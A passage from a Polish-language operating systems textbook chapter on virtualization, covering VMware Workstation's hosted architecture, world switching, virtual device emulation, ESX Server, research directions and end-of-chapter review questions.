Przykładowo w trybie chronionym architektura x86 obejmuje cztery pierścienie uprzywilejowania (od pierścienia 0 do pierścienia 3), ale żaden system operacyjny nie używa w praktyce pierścienia 1 lub 2 (z wyjątkiem OS/2, od dawna martwego systemu operacyjnego firmy IBM). W związku z tym, zamiast dążyć do tego, by prawidłowo wirtualizować pierścienie 1 i 2, kod w module VMM firmy VMware po prostu starał się wykrywać, czy system operacyjny-gosz próbuje wejść do pierścienia 1 lub 2. W takim przypadku przerywał działanie maszyny wirtualnej. Dzięki temu nie tylko usunięto zbędny kod, ale co ważniejsze, można było założyć, że pierścienie 1 i 2 nigdy nie będą wykorzystywane przez maszynę wirtualną. Dzięki temu można było użyć tych pierścieni do własnych celów. W rzeczywistości tłumacz binarny modułu VMM firmy VMware działa w pierścieniu 1 i wirtualizuje kod pierścienia 0.

Wirtualna platforma sprzętowa

Do tej pory przede wszystkim omawialiśmy problemy związane z wirtualizacją procesora x86. Ale komputer bazujący na platformie x86 to znacznie więcej niż tylko procesor. Posiada chipset, jakieś oprogramowanie firmware i zbiór urządzeń wejścia-wyjścia do sterowania dyskami, kartami sieciowymi, napędami CD-ROM, klawiaturą itp.

Różnorodność urządzeń wejścia-wyjścia w komputerach osobistych x86 spowodowała, że dopasowanie wirtualnego sprzętu do fizycznego stało się niemożliwe. Chociaż na rynku istniało tylko kilka modeli procesorów x86 i charakteryzowały się one niewielkimi różnicami w możliwościach na poziomie zbioru instrukcji, to były tysiące urządzeń wejścia-wyjścia. Dla większości z nich nie istniała publicznie dostępna dokumentacja interfejsu i funkcjonalności. Kluczowe spostrzeżenie firmy VMware było takie, aby *nie* starać się dążyć do tego, by sprzęt wirtualny był dopasowany do konkretnego sprzętu fizycznego, ale aby był on zawsze dopasowany do pewnej konfiguracji wybranych, kanonicznych urządzeń wejścia-wyjścia. Dzięki temu systemy operacyjne gości mogły używać własnych, wbudowanych mechanizmów wykrywania i obsługi tych (wirtualnych) urządzeń.

Platforma wirtualizacji składała się z kombinacji zwielokrotnionych i emulowanych komponentów. Zwielokrotnianie oznaczało konfigurację sprzętu w taki sposób, by mógł być bezpośrednio użyty przez maszynę oraz współużytkowany (w przestrzeni lub czasie) przez wiele maszyn wirtualnych. Emulacja oznaczała wyeksportowanie programowej symulacji wybranego, kanonicznego komponentu sprzętowego do maszyny wirtualnej. W tabeli 7.2 pokazano, że w systemie VMware Workstation skorzystano ze zwielokrotniania w odniesieniu do procesora oraz emulacji dla pozostałych zasobów.

W przypadku zwielokrotnionego sprzętu każda maszyna wirtualna miała złudzenie posiadania jednego dedykowanego procesora. Można ją było również oddziennie skonfigurować, ale każda z nich dysponowała stałą ilością pamięci RAM w ciągłym obszarze, począwszy od fizycznego adresu 0.

Emulacja każdego wirtualnego urządzenia — jeśli chodzi o architekturę — została podzielona pomiędzy składnik frontonu, który był widoczny dla maszyny wirtualnej, a składnik zaplecza, który wchodzi w interakcje z systemem operacyjnym-gospodarzem [Waldspurger i Rosenblum, 2012]. Fronton był zasadniczo programowym modelem urządzenia sprzętowego, które mogło być sterowane przez niezmodyfikowane sterowniki urządzeń działające wewnątrz maszyny wirtualnej. Niezależnie od specyfiki odpowiedniego sprzętu fizycznego na hoście fronton zawsze udostępniał ten sam model urządzenia.

Przykładowo pierwszym frontonem urządzenia Ethernet był układ AMD PCnet Lance — kiedyś popularna 10-megabitowa karta w komputerach PC — natomiast zaplecze udostępniało połączenie sieciowe do fizycznej sieci hosta. Jak na ironię, VMware obsługiwało urządzenie PCnet na długo po zakończeniu sprzedaży fizycznych kart Lance. Ponadto faktycznie osiągnięta szybkość wejścia-wyjścia była o kilka rzędów większa niż 10 MB/s [Sugerman et al., 2001]. Jeśli chodzi o urządzenie pamięci masowej, pierwszymi frontonami były kontrolery IDE oraz BusLogic. Zapleczem zazwyczaj był plik w systemie plików hosta — np. dysk wirtualny lub obraz ISO 9660 — albo surowy zasób, taki jak partycja dysku lub fizyczny napęd CD-ROM.

Oddzielenie frontonu od zaplecza przynosiło również inną korzyść: maszynę wirtualną VMware można było skopiować z jednego komputera do innego. Także takiego, który zawierał inne urządzenia sprzętowe. Pomimo to maszyna wirtualna nie musiała instalować nowych sterowników, ponieważ komunikowała się tylko z frontonem. Ten atrybut, nazywany *hermetyzacją niezależną od sprzętu* (ang. *hardware-independent encapsulation*), przynosi dziś ogromne korzyści

Tabela 7.2. Opcje konfiguracji wirtualnego sprzętu w pierwszych wersjach systemu VMware Workstation (około 2000 roku)

	Wirtualny sprzęt (fronton)	Zaplecze
Zwielokrotnianie	1 wirtualny procesor x86 o tych samym rozszerzeniach zestawu instrukcji co procesor sprzętowy	Szeregowane przez system operacyjny hosta w środowisku jednoprocesorowym lub wieloprocesorowym
	Do 512 MB ciągłego obszaru pamięci DRAM	Alokowane i zarządzane przez system operacyjny-gospodarza (strona po stronie)

Emulacja	Magistrala PCI	W pełni emulowana zgodna z magistralą PCI
	4×dysk IDE; 7×dyski SCSI BusLogic	Dyski wirtualne (przechowywane jako pliki) lub bezpośredni dostęp do określonego urządzenia fizycznego
	1×CD-ROM IDE	Obraz ISO lub emulowany dostęp do fizycznego napędu CD-ROM
	2×napęd dysków elastycznych 1,44 MB	Fizyczny napęd dyskietek lub obraz
	1×karta graficzna VMware z obsługą VGA i SVGA	Działa w oknie i w trybie pełnego ekranu; tryb SVGA wymagał sterownika gościa VMware SVGA
	2×porty szeregowe COM1 i COM2	Połączenie z portem szeregowym hosta lub plikiem
	1×drukarka (LPT)	Możliwość podłączenia do portu LPT hosta
	1×klawiatura (104 klawisze)	W pełni emulowana; zdarzenia kodów klawiszy są generowane, gdy zostaną odebrane przez aplikację VMware
	1×mysz PS-2	Tak samo jak klawiatura
	3×karta Ethernet AMD Lance	Tryby mostu oraz tylko host
	1×Soundblaster	W pełni emulowana

w środowiskach serwerów oraz technologiach przetwarzania w chmurze. Jego wykorzystanie pozwoliło na zastosowanie kolejnych nowości, takich jak zawieszenie i wznowienie, punkty kontrolne oraz przezroczysta migracja maszyn wirtualnych poza granice sprzętu fizycznego [Nelson et al., 2005]. W chmurze atrybut ten umożliwia klientom instalowanie maszyn wirtualnych na dowolnym dostępnym serwerze bez potrzeby martwienia się o szczegóły sprzętu działającego „pod spodem”.

Rola systemu operacyjnego hosta

Ostatnią kluczową decyzyją dla systemu VMware Workstation było zainstalowanie go w istniejącym systemie operacyjnym. Z tego względu system można sklasyfikować jako hipernadzorcę typu 2. Ten wybór miał dwie główne zalety.

Po pierwsze rozwiązywał drugą część wyzwania związanego z różnorodnością peryferii. Firma VMware zaimplementowała emulację frontonu różnych urządzeń, ale polegała na sterownikach urządzeń systemu operacyjnego hosta w warstwie zaplecza. I tak system VMware Workstation odczytywał lub zapisywał plik w systemie plików hosta w celu emulowania urządzenia dysku wirtualnego albo rysował w oknie komputera desktop hosta w celu emulowania karty wideo. Jeśli tylko system operacyjny hosta miał odpowiednie sterowniki, VMware Workstation mógł uruchamiać na nim maszyny wirtualne.


Po drugie z punktu widzenia użytkownika produkt można było zainstalować tak jak zwykłą aplikację, dzięki czemu jego przyjęcie było łatwiejsze. Podobnie jak w przypadku zwykłych aplikacji, program instalacyjny systemu VMware Workstation po prostu zapisuje pliki swoich komponentów do istniejącego hosta systemu plików, bez konieczności zmian w konfiguracji sprzętowej (formatowania dysku, tworzenia partycji dysku lub zmian ustawień BIOS-u). W rzeczywistości system VMware Workstation mógł być zainstalowany i pozwalał na uruchamianie maszyn wirtualnych nawet bez konieczności restartu systemu operacyjnego — przynajmniej na hostach działających w systemie Linux.

Jednak zwykła aplikacja nie ma haków i interfejsów API wymaganych przez hipernadzorce do zwielokrotnienia zasobów procesora i pamięci, co jest niezbędne, by zapewnić wydajność bliską natywnej. W szczególności podstawowa technologia wirtualizacji platformy x86, opisana powyżej, działa tylko wtedy, gdy moduł VMM działa w trybie jądra i pozwala dodatkowo kontrolować wszystkie aspekty procesora bez żadnych ograniczeń. Dotyczy to również zdolności do zmiany przestrzeni adresowej (tworzenia tablic stron-cieni) w celu modyfikacji tablic segmentów, a także do zmiany wszystkich przerwań i procedur obsługi wyjątków.

Sterownik urządzenia ma bardziej bezpośredni dostęp do sprzętu, szczególnie jeśli działa w trybie jądra. Choć mógłby (teoretycznie) wydawać dowolne instrukcje uprzywilejowane, w praktyce od sterownika urządzenia oczekuje się interakcji ze swoim systemem operacyjnym przy użyciu dobrze zdefiniowanych interfejsów API i nie ma (i nigdy nie powinno być) potrzeby swobodnego konfigurowania sprzętu. I chociaż hipernadzorce wymagają masowej rekonfiguracji sprzętu (włącznie z całą przestrzenią adresową, tablicami segmentów, obsługą wyjątków i przerwaniem), uruchamianie hipernadzorców w postaci sterowników urządzeń również było nierealistyczne.

Ponieważ żadne z tych założeń nie jest obsługiwane przez systemy operacyjne-gospodarzy, uruchomienie hipernadzorców w formie sterownika urządzenia (w trybie jądra) również nie wchodziło w rachubę.

Te rygorystyczne wymagania doprowadziły do rozwoju platformy *VMware Hosted Architecture*. W tej architekturze, jak pokazano na rysunku 7.8, oprogramowanie jest podzielone na trzy odrębne i niezależne komponenty.




Rysunek 7.8. Platforma VMware Hosted Architecture i jej trzy komponenty: VMX, sterownik VMM i moduł VMM

Każdy z tych komponentów pełni różne funkcje i działa niezależnie od pozostałych:

1. Program przestrzeni użytkownika (VMX), postrzegany przez niego jako program VMware. VMX wykonuje wszystkie funkcje interfejsu użytkownika, uruchamia maszynę wirtualną, a następnie wykonuje większość operacji emulacji urządzenia (fronton). Ponadto wykonuje standardowe wywołania systemowe do systemu operacyjnego-hosta w celu interakcji z zapleczem. Zazwyczaj jest jeden wielowątkowy proces VMX na jedną maszynę wirtualną.
2. Niewielki sterownik urządzenia trybu jądra (*sterownik VMX*), instalowany w systemie operacyjnym-gospodarzu. Służy przede wszystkim do tego, aby umożliwić działanie modułowi VMM poprzez czasowe zawieszenie całego systemu operacyjnego-gospodarza. W systemie operacyjnym-gospodarzu instalowany jest jeden sterownik VMX — zazwyczaj podczas rozruchu systemu.
3. Moduł VMM, zawierający całe niezbędne oprogramowanie do zwielokrotniania procesora i pamięci, w tym obsługę wyjątków, obsługę techniki „przechwyć i emuluj”, tłumaczenia binarnego oraz modułu obsługi stron-cieni. Moduł VMM działa w trybie jądra, ale nie działa w kontekście systemu operacyjnego-gospodarza. Innymi słowy, nie może polegać bezpośrednio na usługach oferowanych przez system operacyjny-gospodarza, ale nie jest również ograniczony przez żadne reguły ani konwencje nałożone przez system operacyjny-gospodarza. Istnieje jeden egzemplarz modułu VMM dla każdej maszyny wirtualnej, utworzony w momencie uruchomienia maszyny wirtualnej.

System VMware Workstation działa wewnętrz istniejącego systemu operacyjnego. W rzeczywistości VMX działa jako proces tego systemu operacyjnego. Z kolei moduł VMM działa na poziomie systemu, w pełni kontrolując sprzęt i w żaden sposób nie zależy od systemu operacyjnego-gospodarza. Na rysunku 7.8 zaprezentowano relacje pomiędzy poszczególnymi podmiotami: dwa konteksty (system operacyjny-gospodarz i moduł VMM) są dla siebie równorzędne. Każdy ma poziom użytkownika i składnik jądra. Gdy działa moduł VMM (prawa połowa rysunku), modyfikuje konfigurację sprzętu, obsługuje wszystkie przerwania wejścia-wyjścia i wyjątki i dlatego może bezpiecznie usuwać tymczasowo system operacyjny-gospodarza z jego pamięci wirtualnej. Przykładowo lokalizacja tablicy przerwań jest ustawiona w module VMM poprzez przypisanie rejestru IDTR do nowego adresu. Z kolei gdy działa system operacyjny-gospodarz (lewa połowa rysunku), moduł VMM i jego maszyna wirtualna są na równi usuwane z pamięci wirtualnej.

To przejście między dwoma całkowicie niezależnymi kontekstami poziomu systemu jest nazywane *przełączaniem światów*. Sama nazwa podkreśla, że wszystko, co dotyczy zmian oprogramowania podczas przełączania świata, w przeciwieństwie do zwykłego przełączania kontekstu jest implementowane przez system operacyjny. Na rysunku 7.9 zaprezentowano różnice pomiędzy dwoma typami przełączania. Standardowe przełączanie kontekstu pomiędzy procesami A i B powoduje zastąpienie części użytkownika przestrzeni adresowej i rejestrów dwóch procesów, ale pozostawia niektóre z kluczowych zasobów systemowych w postaci niezmodyfikowanej. I tak część jądra przestrzeni adresowej jest identyczna dla wszystkich procesów, a procedury obsługi wyjątków również nie są modyfikowane. Dla odróżnienia — w przypadku przełączania świata zmienia się wszystko: cała przestrzeń adresowa, wszystkie procedury obsługi wyjątków, uprzywilejowane rejestyry itp. W szczególności przestrzeń adresowa jądra systemu operacyjnego-gospodarza jest mapowana tylko wtedy, gdy działa w kontekście systemu operacyjnego-gospodarza. Po przełączeniu świata do kontekstu VMM świat jest całkowicie usuwany z przestrzeni adresowej. Miejsce w pamięci jest zwalniane, aby można było uruchomić zarówno moduł VMM, jak i maszynę wirtualną. Chociaż brzmi to dość skomplikowanie, operację tę można dość wydajnie zaimplementować za pomocą zaledwie 45 instrukcji języka maszynowego platformy x86.



Rysunek 7.9. Różnica pomiędzy zwykłym przełączaniem kontekstu a przełączaniem świata

Uważni Czytelnicy pewnie się zastanawiają: co z przestrzenią adresową jądra systemu operacyjnego-gościa? Otóż jest ona po prostu częścią przestrzeni adresowej maszyny wirtualnej i występuje podczas działania w kontekście VMM. W związku z tym system operacyjny-gość może używać całej przestrzeni adresowej, a w szczególności tych samych lokalizacji w pamięci wirtualnej co system operacyjny-gospodarz. Dokładnie tak się dzieje, gdy system operacyjny-gość i system operacyjny-gospodarz są takie same (np. oba są systemem Linux). Oczywiście to wszystko „po prostu działa” ze względu na dwa niezależne konteksty oraz przełączanie świata pomiędzy nimi.

Oto kolejne pytanie, jakie się nasuwa: co z obszarem VMM na samym wierzchołku przestrzeni adresowej? Jak wspominaliśmy wcześniej, jest ona zarezerwowana dla modułu VMM, a te części przestrzeni adresowej nie mogą być bezpośrednio wykorzystywane przez maszynę wirtualną. Na szczęście ta niewielka, 4-megabajtowa część nie jest często wykorzystywana przez systemy operacyjne-gości, ponieważ każdy dostęp do tego fragmentu pamięci musi być indywidualnie emulowany i wprowadza widoczny narzuć programowy.

Powróćmy na chwilę do rysunku 7.8: pokazano na nim różne czynności, które występują w czasie, kiedy nadaje się przerwanie dyskowego podczas działania modułu VMM (krok (i)). Oczywiście moduł VMM nie może obsługiwać przerwania, ponieważ nie ma sterownika urządzenia zaplecza. W kroku (ii) moduł VMM wykonuje przełączenie świata z powrotem do systemu operacyjnego-gospodarza. W szczególności kod realizujący przełączanie świata zwraca sterowanie do sterownika VMware, który w kroku (iii) emuluje to samo przerwanie, wygenerowane przez dysk. Zatem w kroku (iv) procedura obsługi przerwania systemu operacyjnego-gospodarza uruchamia swoją logikę, jakby przerwanie dyskowe miało miejsce w czasie, gdy działa sterownik VMware (ale nie VMM!). Na koniec, w kroku (v), sterownik VMware zwraca sterowanie do aplikacji VMX. W tym momencie system operacyjny-gospodarz może zaplanować działanie innego procesu lub kontynuować działanie procesu VMX platformy VMware. Jeśli proces VMX kontynuuje działanie, to następnie wznowi działanie maszyny wirtualnej poprzez specjalne wywołanie do sterownika urządzenia, który wygeneruje przełączenie świata z powrotem do kontekstu VMM. Jak można zauważyć, jest to sprytna sztuczka, dzięki której cały moduł VMM i maszyna wirtualna są ukryte przed systemem operacyjnym-gospodarzem. Co ważniejsze, zapewnia modułowi VMM pełną swobodę do przeprogramowania sprzętu w taki sposób, jaki uzna za stosowny.

7.12.5. Ewolucja systemu VMware Workstation

Krajobraz technologii znacznie się zmienił w ciągu dekady, która upływała od opracowania oryginalnego monitora maszyny wirtualnej VMware.

Architektura „na hoście” (ang. *hosted architecture*) jest nadal wykorzystywana w nowoczesnych, współczesnych systemach hipernadzorców, takich jak VMware Workstation, VMware Player i VMware Fusion (produkt przeznaczony do systemów operacyjnych-gospodarzy Apple OS X), a nawet w produktach VMware przeznaczonych na telefony komórkowe [Barr et al., 2010]. Przełączanie świata oraz jego zdolność do oddzielenia kontekstu systemu operacyjnego-gospodarza od kontekstu VMM pozostaje podstawowym mechanizmem współczesnych produktów VMware działających „na hoście”. Chociaż implementacja przełączania świata ewoluowała przez lata, np. w celu obsługi systemów 64-bitowych, podstawa idea istnienia całkowicie oddzielnych przestrzeni adresowych dla systemu operacyjnego-gospodarza i modułu VMM obowiązuje dzisiaj.


Dla odróżnienia podejście do wirtualizacji architektury x86 drastycznie się zmieniło wraz z wprowadzeniem wirtualizacji wspomaganej sprzętowo. Wirtualizacje wspomagane sprzętowo, takie jak układy Intel VT-x i AMD-v, były wprowadzane w dwóch etapach. Pierwsza faza, która rozpoczęła się w 2005 roku, miała na celu wyraźne wyeliminowanie potrzeby parawirtualizacji lub tłumaczenia binarnego [Uhlig et al., 2005]. W 2007 roku rozpoczęła się druga faza. Jej efektem było sprzętowe wsparcie w ramach jednostki MMU w formie zagnieżdżonych tablic stron. To wyeliminowało potrzebę utrzymywania w oprogramowaniu tabel stron-cieni. Współczesne systemy hipernadzorców, produkowane przez VMware, wykorzystują głównie sprzętową technikę „przechwyć i emuluj” (sformalizowaną przez Popka i Goldberga cztery dekady wcześniej), gdy procesor obsługuje zarówno wirtualizację, jak i zagnieżdżone tablice stron.

Pojawienie się sprzętowego wsparcia dla wirtualizacji miało znaczący wpływ na strategię firmy VMware ukierunkowaną na systemy operacyjne-gości. W oryginalnym systemie VMware Workstation zastosowano strategię mającą na celu znaczne zmniejszenie złożoności implementacji kosztem zgodności z pełną architekturą. Dzisiaj, ze względu na sprzętową obsługę wirtualizacji, oczekuje się pełnej zgodności na poziomie architektury. Współczesna strategia firmy VMware, by koncentrować się na systemach operacyjnych-gościach, opiera się na optymalizacji wydajności dla wybranych systemów operacyjnych-gości.

7.12.6. ESX Server: hipernadzorca typu 1 firmy VMware

W 2001 roku firma VMware opublikowała inny produkt — ESX Server — przeznaczony na rynek serwerów. W tym przypadku inżynierowie VMware zastosowali inne podejście: zamiast tworzyć rozwiązanie typu 2, działające w systemie operacyjnym-gospodarza, postanowili zbudować rozwiązanie typu 1, które mogło działać bezpośrednio na sprzęcie.

Wysokopoziomową architekturę systemu ESX Server pokazano na rysunku 7.10. Rozwiążanie łączy w sobie istniejący komponent, moduł VMM, z rzeczywistym hipernadzorcą uruchomionym bezpośrednio na fizycznym sprzęcie. Moduł VMM pełni taką samą funkcję jak w systemie VMware Workstation — uruchamia maszynę wirtualną w izolowanym środowisku będącym duplikatem architektury x86. W rzeczywistości moduły VMM używane w tych dwóch produktach korzystają z tej samej bazy kodu źródłowego i są niemal identyczne. Hipernadzorca ESX zastępuje system operacyjny-gospodarza. Jednak zamiast implementowania wszystkich funkcji, których można oczekiwać od systemu operacyjnego, jego jedynym celem jest uruchomienie różnych wystąpień modułu VMM i wydajne zarządzanie fizycznymi zasobami maszyny. Dlatego



Rysunek 7.10. ESX Server: hipernadzorca typu 1 firmy VMware

ESX Server zawiera standardowy podsystem dostępny w systemie operacyjnym, taki jak program szeregujący procesora, menedżera pamięci oraz podsystem wejścia-wyjścia, przy czym każdy podsystem jest zoptymalizowany do uruchamiania maszyn wirtualnych.

Brak systemu operacyjnego-gospodarza stworzył potrzebę bezpośredniego rozwiązania opisanych wcześniej problemów różnorodności peryferii oraz wygody użytkownika. W celu rozwiązania problemu różnorodności peryferii firma VMware wprowadziła ograniczenie dla systemu ESX Server, by mógł działać tylko na dobrze znanych i certyfikowanych platformach serwerowych, dla których były dostępne sterowniki urządzeń. Jeśli chodzi o wygodę użytkowników, system ESX Server (w przeciwieństwie do VMware Workstation) wymagał od nich zainstalowania obrazu nowego systemu na partycji rozruchowej.

Mimo wad kompromis był sensowny w przypadku dedykowanych instalacji wirtualizacji w centrach danych składających się z setek lub tysięcy serwerów fizycznych i często (wielu) tysięcy maszyn wirtualnych. Takie instalacje są dziś czasami określane jako prywatne chmury. W takich środowiskach architektura ESX Server zapewnia istotne korzyści, jeśli chodzi o wydajność, skalowalność, możliwości zarządzania i mnogość funkcji. Przykładowo:

1. Program szeregujący procesora zapewnia, aby każda maszyna wirtualna uzyskała sprawiedliwą część zasobów procesora (w celu uniknięcia zagłodzenia). Jest również zaprojektowany tak, aby działanie różnych procesorów wirtualnych danej wieloprocesorowej maszyny wirtualnej było zaplanowane w tym samym czasie.
2. Menedżer pamięci jest zoptymalizowany pod kątem skalowalności, w szczególności w celu zapewnienia możliwości wydajnego uruchomienia maszyn wirtualnych nawet wtedy, gdy potrzebują więcej pamięci, niż jest rzeczywiście dostępne w komputerze. Aby osiągnąć taki efekt, w systemie ESX Server po raz pierwszy wprowadzono pojęcie balonowania oraz przezroczystego współdzielenia stron dla maszyn wirtualnych [Waldspurger, 2002].
3. Podsystem wejścia-wyjścia jest zoptymalizowany pod kątem wydajności. Mimo że systemy VMware Workstation i ESX Server często wspólnie dzielą te same komponenty emulacji w obrębie frontonów, zapisywanie danych do dysku i pamięci masowej odbywa się niezależnie dla obu systemów. W przypadku VMware Workstation wszystkie operacje wejścia-wyjścia przechodzą przez system operacyjny-gospodarza i jego API, które często wprowadza dodatkowy narzut. Sprawdza się to zwłaszcza w przypadku urządzeń obsługujących sieci i pamięci masowej. W przypadku systemu ESX Server te sterowniki urządzeń działają bezpośrednio w ramach hipernadzorcy ESX, bez konieczności przełączania świata.
4. Zaplecza zazwyczaj bazowały na abstrakcjach dostarczonych przez system operacyjny hosta. I tak w systemie VMware Workstation obrazy maszyn wirtualnych są przechowywane jako standardowe (choć bardzo duże) pliki w systemie plików hosta. Natomiast ESX

Server korzysta z VMFS [Vaghani, 2010] — systemu plików zoptymalizowanego specjalnie do przechowywania obrazów maszyn wirtualnych i zapewniającego wysoką przepustowość wejścia-wyjścia. Pozwala to na uzyskanie skrajnych poziomów wydajności. Firma VMware zademonstrowała w 2011 roku, że pojedynczy system ESX Server jest w stanie wydać milion operacji dyskowych na sekundę [VMware, 2011].

5. Powstanie systemu ESX Server pozwoliło na łatwe wprowadzanie nowych możliwości, które wymagały ścisłej koordynacji i konfiguracji wielu komponentów komputera. Przykładowo wraz z systemem ESX Server wprowadzono technologię VMotion, pierwsze rozwiązanie wirtualizacji, które pozwalało na migrację na żywo maszyny wirtualnej z jednego komputera z systemem ESX Server do innego komputera z systemem ESX Server. Aby to osiągnąć, potrzebna była koordynacja menedżera pamięci, programu szeregującego procesora oraz stosu sieciowego.

Z biegiem lat do systemu ESX Server dodano nowe funkcje. ESX Server przekształcił się w ESXi — system o niewielkich rozmiarach kodu, na tyle małych, aby można go było zainstalować fabrycznie w oprogramowaniu firmware serwerów. Obecnie ESXi jest najważniejszym produktem firmy VMware. Służy jako podstawa pakietu vSphere.

7.13. BADANIA NAD WIRTUALIZACJĄ I CHMURĄ

Technologia wirtualizacji i przetwarzania w chmurze jest dziś przedmiotem niezwykle intensywnego zainteresowania. Badań prowadzonych w tych obszarach jest stanowczo zbyt wiele, aby je tu wszystkie wyliczyć. Na każdy z tych tematów prowadzonych jest wiele konferencji; np. konferencja *Virtual Execution Environments* (VEE) koncentruje się na wirtualizacji w najszerzym tego słowa znaczeniu. Powstały artykuły dotyczące migracji, deduplikacji, skalowania itp. Podobnie organizowana przez ACM konferencja *Symposium on Cloud Computing* (SOCC) jest jednym z najbardziej znanych wydarzeń dotyczących przetwarzania w chmurze. Artykuły prezentowane na konferencji SOCC obejmują pracę dotyczące odporności na awarie, szeregowania obciążen centrów danych, zarządzania, debugowania w chmurze itd.

Stare tematy nigdy nie umierają. Przykładem może być publikacja [Penneman et al., 2013], w której omówiono problemy wirtualizacji procesorów ARM w świetle kryteriów Popka i Goldberga. Wiecznie gorącym tematem są zabezpieczenia ([Beham et al., 2013], [Mao, 2013], [Pearce et al., 2013]), a także ograniczanie zużycia energii ([Botero i Hesselbach, 2013], [Yuan et al., 2013]). Ze względu na liczne centra danych korzystające dziś z technologii wirtualizacji ważnym tematem badań są sieci łączące te maszyny — [Theodorou et al., 2013]. Wirtualizacja w sieciach bezprzewodowych również jest istotnym zagadnieniem — [Wang et al., 2013a].

Jedną z dziedzin, w których prowadzi się mnóstwo interesujących badań, jest zagnieżdżona wirtualizacja — [Ben-Yehuda et al., 2010], [Zhang et al., 2011]. Chodzi o to, że maszyny wirtualne same mogą być dalej wirtualizowane. W ten sposób mogą powstawać wielopoziomowe maszyny wirtualne wyższego poziomu, które z kolei też mogą być wirtualizowane itd. Jeden z takich projektów nosi adekwatną nazwę „Turtles” (żółwie), ponieważ „kiedy spotkasz pierwszego żółwia, będziesz spotykał je na całej swojej drodze!”.

Jednym z interesujących aspektów dotyczących wirtualizacji sprzętu jest możliwość uzyskania przez niezaufany kod bezpośredniego, ale bezpiecznego dostępu do funkcji sprzętowych — np. tablic stron i oznakowanych buforów TLB. Mając to na uwadze, w projekcie Dune [Belay, 2012] nie skoncentrowano się na zapewnieniu abstrakcji maszyny, ale raczej na abstrakcji *procesu*.

Proces może wejść w tryb Dune — nieodwracalne przejścia, które daje niskopoziomowy dostęp do sprzętu. Niemniej jednak nadal jest to proces, który może komunikować się z jądrem i z niego korzystać. Jedyną różnicą jest to, że korzysta z instrukcji VMCALL do wykonywania wywołań systemowych.

PYTANIA

1. Podaj powód, dlaczego wirtualizacja może być interesująca w centrach danych.
2. Podaj powód, dlaczego firma może być zainteresowana uruchomieniem hipernadzorcy na komputerze, który był używany przez pewien czas.
3. Uzasadnij, dlaczego deweloper oprogramowania może korzystać z wirtualizacji na komputerze desktop wykorzystywanym do rozwijania aplikacji.
4. Podaj powód, dlaczego wirtualizacja może być interesująca dla indywidualnych użytkowników domowych.
5. Dlaczego Twoim zdaniem minęło tak wiele czasu, zanim wirtualizacja stała się popularna? Ostatecznie najważniejszy artykuł został napisany w 1974 roku, a komputery mainframe już w latach siedemdziesiątych były wyposażone w niezbędny sprzęt i oprogramowanie.
6. Wymień dwa rodzaje instrukcji, które są wrażliwe w sensie Popka i Goldberga.
7. Wymień trzy instrukcje maszynowe, które nie są wrażliwe w sensie Popka i Goldberga.
8. Jaka jest różnica między pełną wirtualizacją a parawirtualizacją? Która Twoim zdaniem jest trudniejsza do zaimplementowania? Uzasadnij odpowiedź.
9. Czy parawirtualizacja systemu operacyjnego ma sens, jeśli jest dostępny kod źródłowy? A co zrobić, jeśli nie jest dostępny?
10. Rozważmy hipernadzorcę typu 1, który może obsłużyć maksymalnie n maszyn wirtualnych w tym samym czasie. Komputery PC mogą mieć maksymalnie cztery podstawowe partycje dysku. Czy wartość n może być większa niż 4? Jeśli tak, to gdzie można składować dane?
11. Objasnij krótko pojęcie wirtualizacji na poziomie procesu.
12. Dlaczego istnieją hipernadzorce typu 2? Przecież nie pełnią żadnych funkcji, których nie mogą pełnić hipernadzorce typu 1 (ogólnie rzecz biorąc, bardziej wydajne).
13. Czy wykorzystanie wirtualizacji ma jakikolwiek sens dla hipernadzorców typu 2?
14. Dlaczego opracowano tłumaczenie binarne? Czy uważasz, że ta technologia ma przyszłość? Uzasadnij odpowiedź.
15. Wyjaśnij, jak można wykorzystać cztery pierścieńe ochrony platformy x86 do obsługi wirtualizacji.
16. Podaj jeden powód, dlaczego podejście sprzętowe z zastosowaniem procesorów korzystających z CPU może być mało wydajne w porównaniu z podejściem bazującym na tłumaczeniu oprogramowania.
17. Podaj jeden przypadek, w którym przetłumaczony kod może być szybszy niż oryginalny kod w systemie korzystającym z techniki tłumaczenia binarnego.
